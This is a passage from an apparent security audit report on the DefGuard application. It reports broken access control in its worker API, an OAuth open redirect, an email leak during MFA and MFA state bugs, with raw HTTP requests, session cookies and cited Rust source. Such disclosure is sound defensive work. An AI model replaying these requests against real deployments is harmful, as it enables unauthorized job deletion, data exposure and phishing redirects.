87XfwtFC+zzx+u45bMH2goYega\nnQR15j5kBHi3Zzr1C8wa6YixhA1Q/Fy91Fw17ORZy2M7Qgtf95YQwLjH79onlLB5k\n
//9sMJhP9oHK4PxEEMojn6LccYPlW45WhA70PSgBoPAAT/BLfUBxienmKrVUuVIC\nnPUA9LyCUsBYJwnRJwks9w+andPvz
k9u71M2D9JH9GcKQutezJt88dJxv0OMzcV\nnhQchQL/jRdU35YJ/o70BeRr3bGBDowQMoyikT/xVmiphTzNB1gzNRLfX
03pgJjrG\nnm9yvcUcjwqlnSUHRwW1950AvpTRWwP5eNkrCKPHv6xtSGMqB2ZCbq3ak81LGwSkc\nnyLFw3x8eiuCyB0B0UzZ
Dh395jukacujDv6vyoQH1dlfJ2oovtF0KQOVGPEEUwK9aE\nnjh6dWDxxR2nN1goSudIzYNbVoLusiFklkp6ci6Y+9URX6U
7ncOylnaD2FxxRGI0R\nn/sM/deNzvdLy7fd6L4GW5woV1QUB23C9Lp25X7HbbRwfbVJxHN8t1//VjDaXzRn9\n40pKtL139
fS04WU4GyBmx1z1BPoJIBGpon5p9AhcI5cflU8eylmm6oitNiQARAQAB\nniQI2BBgBCAgFiEENXuo076N08g0SZGj+1Ke
1Iqc1SQFAMQliVsCGwwACgkq+lKe\nn1Iqc1STyqA//VwLYGGNs1Qusm2XCDPTkD+lu5uH205U6YfMijj8qtvvhc+cedHZ
\npFKiuzYobV6ACuLwtcOv/wltm2rJeZUosaQLTy2kcGOavtTzicVPSwGQtsiqak00\nnIUaPagfp3pgd07iCu/S24GhYJH
yZaLZsam+o/KJBMooln9cqsTg6FhgK9LznSAAk\nn+1hoK3jGyDbNEoB6wL1Xms/v5XgeeAtgQkaw4TA1CvbNv90Dhd200T
T8PzkNcl1R\nn+C6alCPH3enGdaZiTXP7WG0+piqd20Kkrp1OsR/50u6Teh2KHSeLJSNDZqbZCbq\nnTfNVobQmfmJXq4zm
bmlgukRriiDcGjERu6a7Rr5FRjzrFHyts9UG6jHmn2aGuGws\nnBZYsAQtvYh+90WwTve7hd8HUjHV1Py90RLR2A5beR75
aCJ7QNYjBMA3czfd6mej\nn9X+riYFL4q157xNTsBODiIwllTo7ofxp/9wEx7+1CxBMnd2zkLV35hd+XtFWXrR\nnRoAeZR
Hrr0n8f6z9WxJW0F9szgjcOSFgDwyExFpGuPhK7LpYmL8uAeowLWYInGXA\nn13Mt41j15cP/4tzn4loh4gEcjI2v5cGjS8
T69MEGa48+ZLY27wymbUb0rAuH1ntp\nnLzqLHdbrzVrWCM7HgF5P3rPJR8UT27RCNXGHOgjslqrTslitq8kewE5Ag0EzC
WJ\nnYQEQAOTkrR2PJUB6pwnTWy/flqwlr9y5qML+qp5Y5CvNnWPXLE0znaPuea8v8Gw\ndmMX4ziom3w034G63kvbh98D
8r1OcV+XG5lnJowLfnKAS9pQN9jwYHM+nxD71Quc\nnfMU1ovrWs47zKfXHXOApv1DbYr24gmUEGfIFlprnrD9Gbbjh61J0
Dp7Eb8TQ3Wi\n/njhzIIsdWwspsoTuEVWBI/UerlRSCHxyYHMgYqP4N1Kp1MP0FXXHzxw234wnnuHm0\nnPX/aaZrVmypmN
w3R6+6IWKwFRI2kpot8eChtPY2f/7iGQaYD8RNFgGvRBW5WwIp\nnz/r/RDv1HedsZryov5oAf5ZWOGT0kQd4RJLhQ43+cY
od3gmgrzSUKV1wN4UU+c\nnVu30OyE+pwXldvQ6enwgyvITCU+/c+GBTvGJws+dvSrGR6JPYRxdFTR3Idj8wls1\nnSOKJ
7QZpc6Ez+bo5Jje0sd7kD7D4Fcm+KAUhGhmj5KS/gZ7FMUwH/9VArAwdS1G\nnAecw6vjESRqKeog087DmH4xgEXHahWCM
Vott/bgWRD1yzZsu+a+zleyam6Ky9wKp\nteHRK/thirHubvpaFHWIeaDgDoyUCs\njna09dx6Ob3dMLhTmwue+Pcc6+1z1/
H7cd\nnfvo3Qyuy2cgk7ATgc191JU/2grMVls6cFhTSLdt2gqGRnlxFabEBAAGJAjYEGAek\nnACAWIQQIe6g7vo3TyDRJka
P6Up7UipzVJAUCzCWjQIbIAAKCRD6Up7UipzVJLQW\nnd/kB5kSMAX9NvBXgwiDJECad2vsRdn+Fz9b6ZqIAEeb7HfsfST
t/kVHBjP0QNiZ\nnHzUCmEppRdH9PeV9BIMIEoq/SAGqfMQB71RmHdEyWkpImB5mXvTcmfiW/hJ1BM8e\nn7opUDqXKn7/t
```

```
NhkKug9qkaNwwW3Xgaau/0ABOXFPvQZQiuSPCJxQtAdzOg+sbxY2\nCY+VIJ8rLcwohzE2MqIevJFF10coXzsOgJ48wLUc
WzhUdd1msocVOGaScnVHHF3k\nwEG8JF+lwXJcazNVJI8PYYtSPTQa7zAx7Egp8Ykn4fK7pUZbCmt4Crh7OqnfA8DX\nJd
qIt/jrmGDccKRsvFBaQt1F3cJxSXRQQKcca/A3K1NOJAVg9x52VtwPFlvFosK9\nMOD5ADiMM+uILx802APD6uDC3eG0PC
Cdozt+T8USYPkIKO7litByuse5m+uwoonl\ncni0CwrV3a99hmJyuV2T9yAI8qH9Bv8Q2jGpxLNFe3f4Cugk0Wb/NuQY8z
+hxwHM\nrtVgk4iiumnzshs735BnBXIxjgKvjBH4dvcM8NlqbuOvnloBTshqDpaYN1874Zf8\nlVZKm4iYvrR7Kr2eB/TF
B8AF+A3FUcOH7dGwr+vbJb9U4AchVKBfFaVfa/qxX5z\nbIuzJzmljU+6ax5M1GQ7Fb9LXQ5FkAN/xuYV5tk4phBnEw==
\n=xPDA\n-----END PGP PUBLIC KEY BLOCK-----\n", "ssh_key": "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQADkyq0djyVG+qcDU1sv3yJasNa/cuajC/qqeWOQrzZ1j1yxNM52j7nmvL/BsH2jF+
GYqDN8Dt+But5Ab4ffa/K9TnFflxuZzyaMCxZygEvaUDfY8GBzPp8Q+9ULnHzFNaL61r0O8yhCrlZgKb9Q22K9uIj1BIHy
Bza6a5w/Rm244epSdA6exG/E0N1ov44cyCLHVlrKbKE7hFVgSP1Hq5UUgh8cshzIGKj+DdSqdTD9BV1x88cNt+MJ7rh5tD
1/2ms2Ub5sqZjcn0evuiFisBUYtpKaLfhgobT2Nn/+4hkGmA/ETRRoLQQuVsCKWf6/0Q79R3nUma8qL+aAH+WWjkh9JEH
eSS4UON/nGKHd4JsIK801DilcdcDeFFPglbt9DshPqcFy3b00hJ8IGLyEwlPv3PhgU1RiVrPnb0qxkeiT2EcQ30dyHY/M
JbJUjPce0GaXOhGfm6OSY3tLHe5A+w+BXJvigFIROzoY+Skv4GexTFMB//VQK2lnUtRgHnMOR4xEkainQINPOw5h+MYBFx
2oVgjFaLbf24FkQ9cs2bLv2vs9XsmpuisvcCqbXoayv7YYqx7m76QHx1iHmg4A6M1ArI52tPXV+jm93TC4U51rnvqQnOvp
c5fx+3HX76N0MrstnICuWE4HNfZSVP9oKzFZbOnBYU0pXbdoKhkZ5cRQ==
openpgp:0xEF4E6970\n", "success": true}
```

Extracting name and email address from the PGP public key:

```
$ gpg --list-packets /tmp/key.pub | grep "user"
:user ID packet: "fname lname <sstest3@isec.pl>"
```

Whereas *Yubikey Provisioners* tab is available only for members of the admin group, the worker API doesn't require admin role for getting job information:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/worker.rs#L129-L157:
#[get("<job_id>", format = "json")]
pub async fn job_status(
    _session: SessionInfo,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
    job_id: u32,
) -> ApiResponse {
    let state = worker_state.lock().unwrap();
    let job_response = state.get_job_status(job_id);
    if job_response.is_some() {
        if job_response.unwrap().success {
            Ok(ApiResponse {
                json: json!(job_response),
                status: Status::Ok,
            })
        } else {
            Ok(ApiResponse {
                json: json!(JobResponseError {
                    message: job_response.unwrap().error.clone()
                }),
                status: Status::NotFound,
            })
        }
    } else {
        Ok(ApiResponse {
            json: json!(job_response),
            status: Status::Ok,
        })
    }
}
```

A regular user can also list all jobs:

```
Request to list all jobs:
GET /api/v1/worker HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium";v="111", "Not (A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:9080/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=IeM0Kpugl6RxZnoMlRnulEWn
Connection: close
```

Response:

HTTP/1.1 200 OK

[...]

```
[{"connected": false, "id": "123'\\"", "ip": "0.0.0.0"}, {"connected": false, "id": "123'", "ip": "0.0.0.0"}, {"connected": false, "id": "123'\\"", "ip": "0.0.0.0"}, {"connected": false, "id": "123", "ip": "172.18.0.1"}, {"connected": false, "id": "Asdf", "ip": "172.18.0.1"}]
```

<https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/worker.rs#L90-L101>:

```
#[get("/", format = "json")]
pub fn list_workers(
    _session: SessionInfo,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
) -> ApiResult {
    let state = worker_state.lock().unwrap();
    let workers = state.list_workers();
    Ok(ApiResponse {
        json: json!(workers),
        status: Status::Ok,
    })
}
```

We recommend improving access control within the worker API. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Regular user can remove YubiKey Provisioner jobs

Severity: **medium**

Due to lack of proper validation of input data and improper access control, an API endpoint `/api/v1/worker/{name}` can be called by a regular user. Exploitation of this issue allows to delete a *YubiKey Provisioner* job:

```
Request:
DELETE /api/v1/worker/YubiBridge HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/provisioners
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close

Response:
HTTP/1.1 200 OK
[...]

Request showing that a calling user was a regular one, not an admin:
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54

Response:
HTTP/1.1 200 OK
[...]
"email":"phtest2@isec.pl","first_name":"asdasd","groups":[],"last_name":"asdasd","mfa_enabled":false,"mfa_method":"None","pgp_cert_id":null,"pgp_key":null,"phone":"123123","security_keys":[],"ssh_key":null,"totp_enabled":false,"username":"phtest2",
[...]
```

Whereas *Yubikey Provisioners* tab is available only for members of the admin group, the worker API doesn't require admin role for getting job information:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc588559b18b3ce53972d7496e4a90827/src/handlers/worker.rs#L103-L127:
#[delete("/{worker id}")]
pub async fn remove_worker(
    session: SessionInfo,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
    worker_id: &str,
) -> ApiResult {
    debug!(
        "User {} deleting worker {}",
        session.user.username, worker_id
    );
    let mut state = worker_state.lock().unwrap();
    if state.remove_worker(worker_id) {
        info!(
            "User {} deleted worker {}",
            session.user.username, worker_id
        );
        Ok(ApiResponse::default())
    } else {
        error!("Worker {} not found", worker_id);
        Err(ObjWebError::ObjectNotFound(format!(
            "worker_id {} not found",
            worker_id
        )))
    }
}
```

We recommend improving access control within the worker API. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

RFC6749 violation: open redirect via *redirect_uri*

Severity: **low**

According to OAuth documentation:

<https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2.1>:

4.1.2.1. Error Response

If the request fails due to a missing, invalid, or mismatching redirection URI, or if the client identifier is missing or invalid, the authorization server SHOULD inform the resource owner of the error and MUST NOT automatically redirect the user-agent to the invalid redirection URI.

The application, however, allows for a redirection to an arbitrary URI, thus violating RFC67:

Request:

GET

`/api/v1/oauth/authorize?allow=true&scope=openid&response_type=id_token&client_id=xyz&redirect_uri=http://poc.isec.pl&state=123&nonce=123` HTTP/1.1

Host: localhost

Connection: close

Response:

HTTP/1.1 302 Found

location: `http://poc.isec.pl/?error=unauthorized_client`

[...]

We recommend implementing redirection according to the documentation and preventing arbitrary URIs to be passed as a *redirect_uri* parameter values.

RFC6749 violation: *state* is not returned in OAuth error response

Severity: **low**

According to OAuth documentation:

```
https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2.1:  
state REQUIRED if a "state" parameter was present in the client authorization request.  
The exact value received from the client.
```

The *state* parameter value, however, is not returned in the OAuth error message:

```
Request:  
POST  
/api/v1/oauth/authorize?allow=true&scope=error&response_type=code&client_id=kMirefuyEdvZPDDe&r  
edirect_uri=http://isec.pl&state=af0ifjsldkj&nonce=n-0S6_WzA2Mj HTTP/1.1  
Host: 127.0.0.1:9080  
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"  
Accept: application/json, text/plain, */*  
sec-ch-ua-mobile: ?0  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/111.0.5563.111 Safari/537.36  
Accept-Encoding: gzip, deflate  
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7  
Cookie: defguard_session=Dd2OnLQRyyFNzkFurCauElJ0;  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 0  
  
Response:  
HTTP/1.1 302 Found  
location: http://isec.pl/?error=invalid_scope  
server: Rocket  
x-frame-options: SAMEORIGIN  
x-content-type-options: nosniff  
permissions-policy: interest-cohort=()  
content-length: 0  
date: Wed, 05 Apr 2023 08:38:38 GMT
```

We recommend implementing redirection according to the documentation and returning the *state* parameter.

Leak of user email address upon MFA

Severity: **low**

The application reveals user's email address during the authentication procedure when MFA is enabled. Since exploitation of this issue requires a valid username and password, its severity is low, but not informative, because it happens before full authentication with a second factor:

```
Request:
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 43
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"password":"Asdffdsal!","username":"qqqq"}

Response:
HTTP/1.1 201 Created
[...]
set-cookie: defguard_session=FrtGhVztjVmECpBs2vfY81or; HttpOnly; SameSite=None; Secure; Path=/
[...]

Request using the session identifier returned after the previous request:
POST /api/v1/auth/webauthn/init HTTP/1.1
Host: localhost
Content-Length: 0
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=FrtGhVztjVmECpBs2vfY81or
Connection: close

Response:
HTTP/1.1 200 OK
[...]
{"publicKey":{"attestation":"none","authenticatorSelection":{"requireResidentKey":false,"userVerification":"preferred"},"challenge":"xsCPZRfIgakz9LVBGspqbu-peleyZmmy5ZnJO93nZlc","excludeCredentials":[{"id":"qFjgz0nRqjL5bFxfWLeJf1Y73x14yYpWNsZXYxgvA0JzWdthqUX20erV4akZwHJwxbYTT-X528c62Wp86oHGfg","type":"public-key"}],"extensions":{"credProps":true,"uvm":true},"pubKeyCredParams":[{"alg":-7,"type":"public-key"}, {"alg":-257,"type":"public-key"}],"rp":{"id":"localhost","name":"localhost"},"timeout":60000,"user":{"displayName":"qqqq","id":"1QG_pYf2QGwuVFoyixkBqQ","name":"sstest1+fdsa@isec.pl"}}
```

We recommend preventing the application from leaking user's email address before proper authentication involving the second factor is complete.

Improper implementation of MFA activation for previously removed wallets

Severity: **low**

MFA activation procedure is implemented incorrectly as it prevents users from enabling MFA for previously removed wallets. PoC step by step:

1. Add a new wallet
2. Enable MFA for this wallet
3. Logout
4. Login
5. Application asks to confirm login process with the new wallet
6. Remove the wallet, but do not disable MFA
7. Logout
8. Login (it is possible to login with login and password only, since the wallet with MFA was removed)
9. Add a new wallet (the same as in the first step)
10. Enable MFA
11. Logout
12. Login
13. Application does not ask to confirm the login process with the new wallet even though MFA is enabled.

The MFA implementation is presented in the pieces of the source code below:

- the *User* model contains *mfa_enabled* and *mfa_method* fields:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L32-L52:  
#[derive(Model)]  
pub struct User {  
    [...]  
    pub mfa_enabled: bool,  
    [...]  
    pub(crate) mfa_method: MFAMethod,  
    [...]  
}
```

- The *User* model also contains methods which can get or change the MFA state: *set_mfa_method*, *check_mfa*, *verify_mfa_state*, *enable_mfa*, *disable_mfa*, *disable_totp*.
- The *Wallet* model contains state field *use_for_mfa*.

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/wallet.rs#L61-L73:  
#[derive(Model)]  
pub struct Wallet {  
    [...]  
    pub use_for_mfa: bool,  
}
```

- The *Wallet* model also contains a method which can change the MFA state: *disable_mfa_for_user*.

The PoC flow is presented below:

When a user enables MFA for wallet:

- the `mfa_method` is set to the `MFAMethod::Web3` for the user account and the `use_for_mfa` is set to `true` for the wallet:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L277-L318:  
/// Change wallet.  
/// Currently only `use_for_mfa` flag can be set or unset.  
#[put("/user/<username>/wallet/<address>", format = "json", data = "<data>")]  
[...]  
    wallet.use_for_mfa = data.use_for_mfa;  
    let recovery_codes = if data.use_for_mfa {  
        user.set_mfa_method(&appstate.pool, MFAMethod::Web3).await?;  
        user.get_recovery_codes(&appstate.pool).await?  
    } else {  
        None  
    };  
    wallet.save(&appstate.pool).await?;  
[...]
```

- the user flag `mfa_enabled` is set to `true`:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L123-L136:  
/// Enable MFA  
#[put("/auth/mfa")]  
pub async fn mfa_enable(session: SessionInfo, appstate: &State<AppState>) -> ApiResult {  
[...]  
    user.enable_mfa(&appstate.pool).await?;  
[...]
```

When a user deletes the wallet:

- application deletes the wallet and calls the `user.verify_mfa_state`:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L320-L350:  
/// Delete wallet.  
#[delete("/user/<username>/wallet/<address>")]  
pub async fn delete_wallet(  
[...]  
    wallet.delete(&appstate.pool).await?;  
    user.verify_mfa_state(&appstate.pool).await?;  
[...]
```

- `verify_mfa_state` enables MFA when any MFA method is available or disables it otherwise:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L142-L186:  
/// Check if any of the multi-factor authentication methods is on.  
/// - TOTP is enabled  
/// - a [Wallet] flagged `use_for_mfa`  
/// - a security key for Webauthn  
async fn check_mfa(&self, pool: &DbPool) -> Result<bool, SqlxError> {  
    // short-cut  
    if self.totp_enabled {  
        return Ok(true);  
    }  
  
    if let Some(id) = self.id {  
        query_scalar!(  
            "SELECT totp_enabled OR coalesce(bool_or(wallet.use_for_mfa), FALSE) \  
            OR count(webauthn.id) > 0 \"bool!\" FROM \"user\" \  
            LEFT JOIN wallet ON wallet.user_id = \"user\".id \  
            LEFT JOIN webauthn ON webauthn.user_id = \"user\".id \  
            WHERE \"user\".id = $1 GROUP BY totp_enabled;",  
            id  
        )  
        .fetch_one(pool)  
    }  
}
```

```

        .await
    } else {
        Ok(false)
    }
}

/// Verify the state of `mfa_enabled` flag is correct.
/// Use this function after removing some of the authentication factors.
pub async fn verify_mfa_state(&mut self, pool: &DbPool) -> Result<(), SqlxError> {
    let mfa_enabled = self.check_mfa(pool).await?;
    if self.mfa_enabled != mfa_enabled {
        if let Some(id) = self.id {
            query!(
                "UPDATE `user` SET mfa_enabled = $2 WHERE id = $1",
                id,
                mfa_enabled
            )
            .execute(pool)
            .await?;
        }
        self.mfa_enabled = mfa_enabled;
    }

    Ok(())
}

```

- no more MFA options are configured, so the *mfa_enabled* is set to *false*, but the MFA method was not modified: *mfa_method* = *MFAMethod::Web3*.

When a user adds the wallet again:

- *mfa_enabled* = *false*, *mfa_method* = *MFAMethod::Web3*.
- The wallet is created with a state of *use_for_mfa* = *false*.

When a user tries to enable MFA:

- *enable_mfa* -> *verify_mfa_state* cannot find any available MFA method, so the *mfa_enabled* is still set to *false*:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler_s/auth.rs#L123-L136:

```

/// Enable MFA
#[put("/auth/mfa")]
pub async fn mfa_enable(session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
    [...]
    user.enable_mfa(&appstate.pool).await?;
    [...]
}

```

<https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L188-L195>:

```

/// Enable MFA. At least one of the authenticator factors must be configured.
pub async fn enable_mfa(&mut self, pool: &DbPool) -> Result<(), SqlxError> {
    if !self.mfa_enabled {
        self.verify_mfa_state(pool).await?;
    }

    Ok(())
}

```

When a user enables *use_for_mfa* for a wallet:

- *wallet.use_for_mfa* = *true* but *user.mfa_enabled* is still *false*:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler_s/user.rs#L277-L318:

```

/// Change wallet.
/// Currently only `use_for_mfa` flag can be set or unset.
#[put("/user/<username>/wallet/<address>", format = "json", data = "<data>")]
pub async fn update_wallet(
    [...]
)

```

```
wallet.use_for_mfa = data.use_for_mfa;
let recovery_codes = if data.use_for_mfa {
  user.set_mfa_method(&appstate.pool, MFAMethod::Web3).await?;
  user.get_recovery_codes(&appstate.pool).await?
} else {
  None
};
[...]
```

We recommend fixing MFA activation procedure for previously removed wallets.

Self-DoS by switching enabling and disabling MFA for a wallet

Severity: **low**

Enabling and disabling MFA for a wallet leads to a browser crash after a login attempt. This prevents a user from gaining access to the application. Deleting the problematic wallet and adding it again fixes the problem (but not its root cause). The same issue happens with a TOTP-based MFA. PoC step by step:

1. Log into a newly created account
2. Add a new wallet
3. Enable MFA
4. Logout
5. Log in back again with MFA
6. Disable MFA
7. Logout
8. Login attempt forces a user to log with MFA but the procedure fails since MFA was just disabled
9. Browser becomes unresponsive
10. Problem repeats until wallet is deleted by admin

The MFA implementation is presented in the pieces of the source code below:

- The *User* model contains *mfa_enabled* and *mfa_method* fields:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L32-L52:  
#[derive(Model)]  
pub struct User {  
    [...]  
    pub mfa_enabled: bool,  
    [...]  
    pub(crate) mfa_method: MFAMethod,  
    [...]  
}
```

- The *User* model also contains methods which can get or change the MFA state:
set_mfa_method, *check_mfa*, *verify_mfa_state*, *enable_mfa*, *disable_mfa*, *disable_totp*.
- The *Wallet* model contains state field *use_for_mfa*:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/wallet.rs#L61-L73:  
#[derive(Model)]  
pub struct Wallet {  
    [...]  
    pub use_for_mfa: bool,  
}
```

- The *Wallet* model also contains method which can change MFA state: *disable_mfa_for_user*.

PoC for “MFA-based DoS”:

When a user enables MFA for wallet:

- The *mfa_method* is set to *MFAMethod::Web3* for the user account and *use_for_mfa* is set to *true* for the wallet:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L277-L318:  
/// Change wallet.  
/// Currently only `use_for_mfa` flag can be set or unset.
```

```

#[put("/user/<username>/wallet/<address>", format = "json", data = "<data>")]
[...]
    wallet.use_for_mfa = data.use_for_mfa;
    let recovery_codes = if data.use_for_mfa {
        user.set_mfa_method(&appstate.pool, MFAMethod::Web3).await?;
        user.get_recovery_codes(&appstate.pool).await?
    } else {
        None
    };
    wallet.save(&appstate.pool).await?;
[...]

```

- The user flag `mfa_enabled` is set to `true`:

```

https://github.com/DefGuard/defguard/blob/bfe4f2dc588559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L123-L136:
/// Enable MFA
#[put("/auth/mfa")]
pub async fn mfa_enable(session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
[...]
    user.enable_mfa(&appstate.pool).await?;
[...]
}

```

```

https://github.com/DefGuard/defguard/blob/bfe4f2dc588559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L142-L195:
/// Check if any of the multi-factor authentication methods is on.
/// - TOTP is enabled
/// - a [`Wallet`] flagged `use_for_mfa`
/// - a security key for Webauthn
async fn check_mfa(&self, pool: &DbPool) -> Result<bool, SqlxError> {
    // short-cut
    if self.totp_enabled {
        return Ok(true);
    }

    if let Some(id) = self.id {
        query_scalar!(
            "SELECT totp_enabled OR coalesce(bool_or(wallet.use_for_mfa), FALSE) \
            OR count(webauthn.id) > 0 \"bool!\" FROM \"user\" \
            LEFT JOIN wallet ON wallet.user_id = \"user\".id \
            LEFT JOIN webauthn ON webauthn.user_id = \"user\".id \
            WHERE \"user\".id = $1 GROUP BY totp_enabled;",
            id
        )
        .fetch_one(pool)
        .await
    } else {
        Ok(false)
    }
}

/// Verify the state of `mfa_enabled` flag is correct.
/// Use this function after removing some of the authentication factors.
pub async fn verify_mfa_state(&mut self, pool: &DbPool) -> Result<(), SqlxError> {
    let mfa_enabled = self.check_mfa(pool).await?;
    if self.mfa_enabled != mfa_enabled {
        if let Some(id) = self.id {
            query!(
                "UPDATE \"user\" SET mfa_enabled = $2 WHERE id = $1",
                id,
                mfa_enabled
            )
            .execute(pool)
            .await?;
        }
        self.mfa_enabled = mfa_enabled;
    }

    Ok(())
}

/// Enable MFA. At least one of the authenticator factors must be configured.
pub async fn enable_mfa(&mut self, pool: &DbPool) -> Result<(), SqlxError> {
    if !self.mfa_enabled {
        self.verify_mfa_state(pool).await?;
    }
}

```

```
    Ok(())
  }
```

When a user disables MFA for the wallet:

- `use_for_mfa = false`, but fields `user.mfa_enabled` and `user.mfa_method` are not changed:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L277-L318:
/// Change wallet.
/// Currently only `use_for_mfa` flag can be set or unset.
#[put("/user/<username>/wallet/<address>", format = "json", data = "<data>")]
pub async fn update_wallet(
    session: SessionInfo,
    appstate: &State<AppState>,
    username: &str,
    address: &str,
    data: Json<WalletChange>,
) -> ApiResponse {
    debug!(
        "User {} updating wallet {} for user {}",
        session.user.username, address, username
    );
    let mut user = user_for_admin_or_self(&appstate.pool, &session, username).await?;
    if let Some(mut wallet) =
        Wallet::find by user and address(&appstate.pool, user.id.unwrap(), address).await?
    {
        if Some(wallet.user_id) == user.id {
            wallet.use_for_mfa = data.use_for_mfa;
            let recovery_codes = if data.use_for_mfa {
                user.set_mfa_method(&appstate.pool, MFAMethod::Web3).await?;
                user.get_recovery_codes(&appstate.pool).await?
            } else {
                None
            };
            wallet.save(&appstate.pool).await?;
            info!(
                "User {} updated wallet {} for user {}",
                session.user.username, address, username
            );
            Ok(ApiResponse {
                json: json!(RecoveryCodes::new(recovery_codes)),
                status: Status::Ok,
            })
        } else {
            Err(OriWebError::ObjectNotFound("wrong wallet".into()))
        }
    } else {
        Err(OriWebError::ObjectNotFound("wallet not found".into()))
    }
}
}
```

When a user tries to log in:

- `mfa_enabled = true`, `mfa_method = MFAMethod::Web3` but the `MFAInfo::for_user` returns `None`:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L21-L114:
/// For successful login, return:
/// * 200 with MFA disabled
/// * 201 with MFA enabled when additional authentication factor is required
#[post("/auth", format = "json", data = "<data>")]
pub async fn authenticate(
    [...]
    info!("Authenticated user {}", data.username);
    if user.mfa_enabled {
        let mfa_info = MFAInfo::for_user(&appstate.pool, &user).await?;
        Ok(ApiResponse {
            json: json!(mfa_info),
            status: Status::Created,
        })
    }
    [...]
}
```


<https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/mod.rs#L174-L197>:

```
impl MFAInfo {
    pub async fn for_user(pool: &DbPool, user: &User) -> Result<Option<Self>, SqlxError> {
        if let Some(id) = user.id {
            query_as!(
                Self,
                "SELECT mfa_method \"mfa_method: _\", totp_enabled totp_available, \"
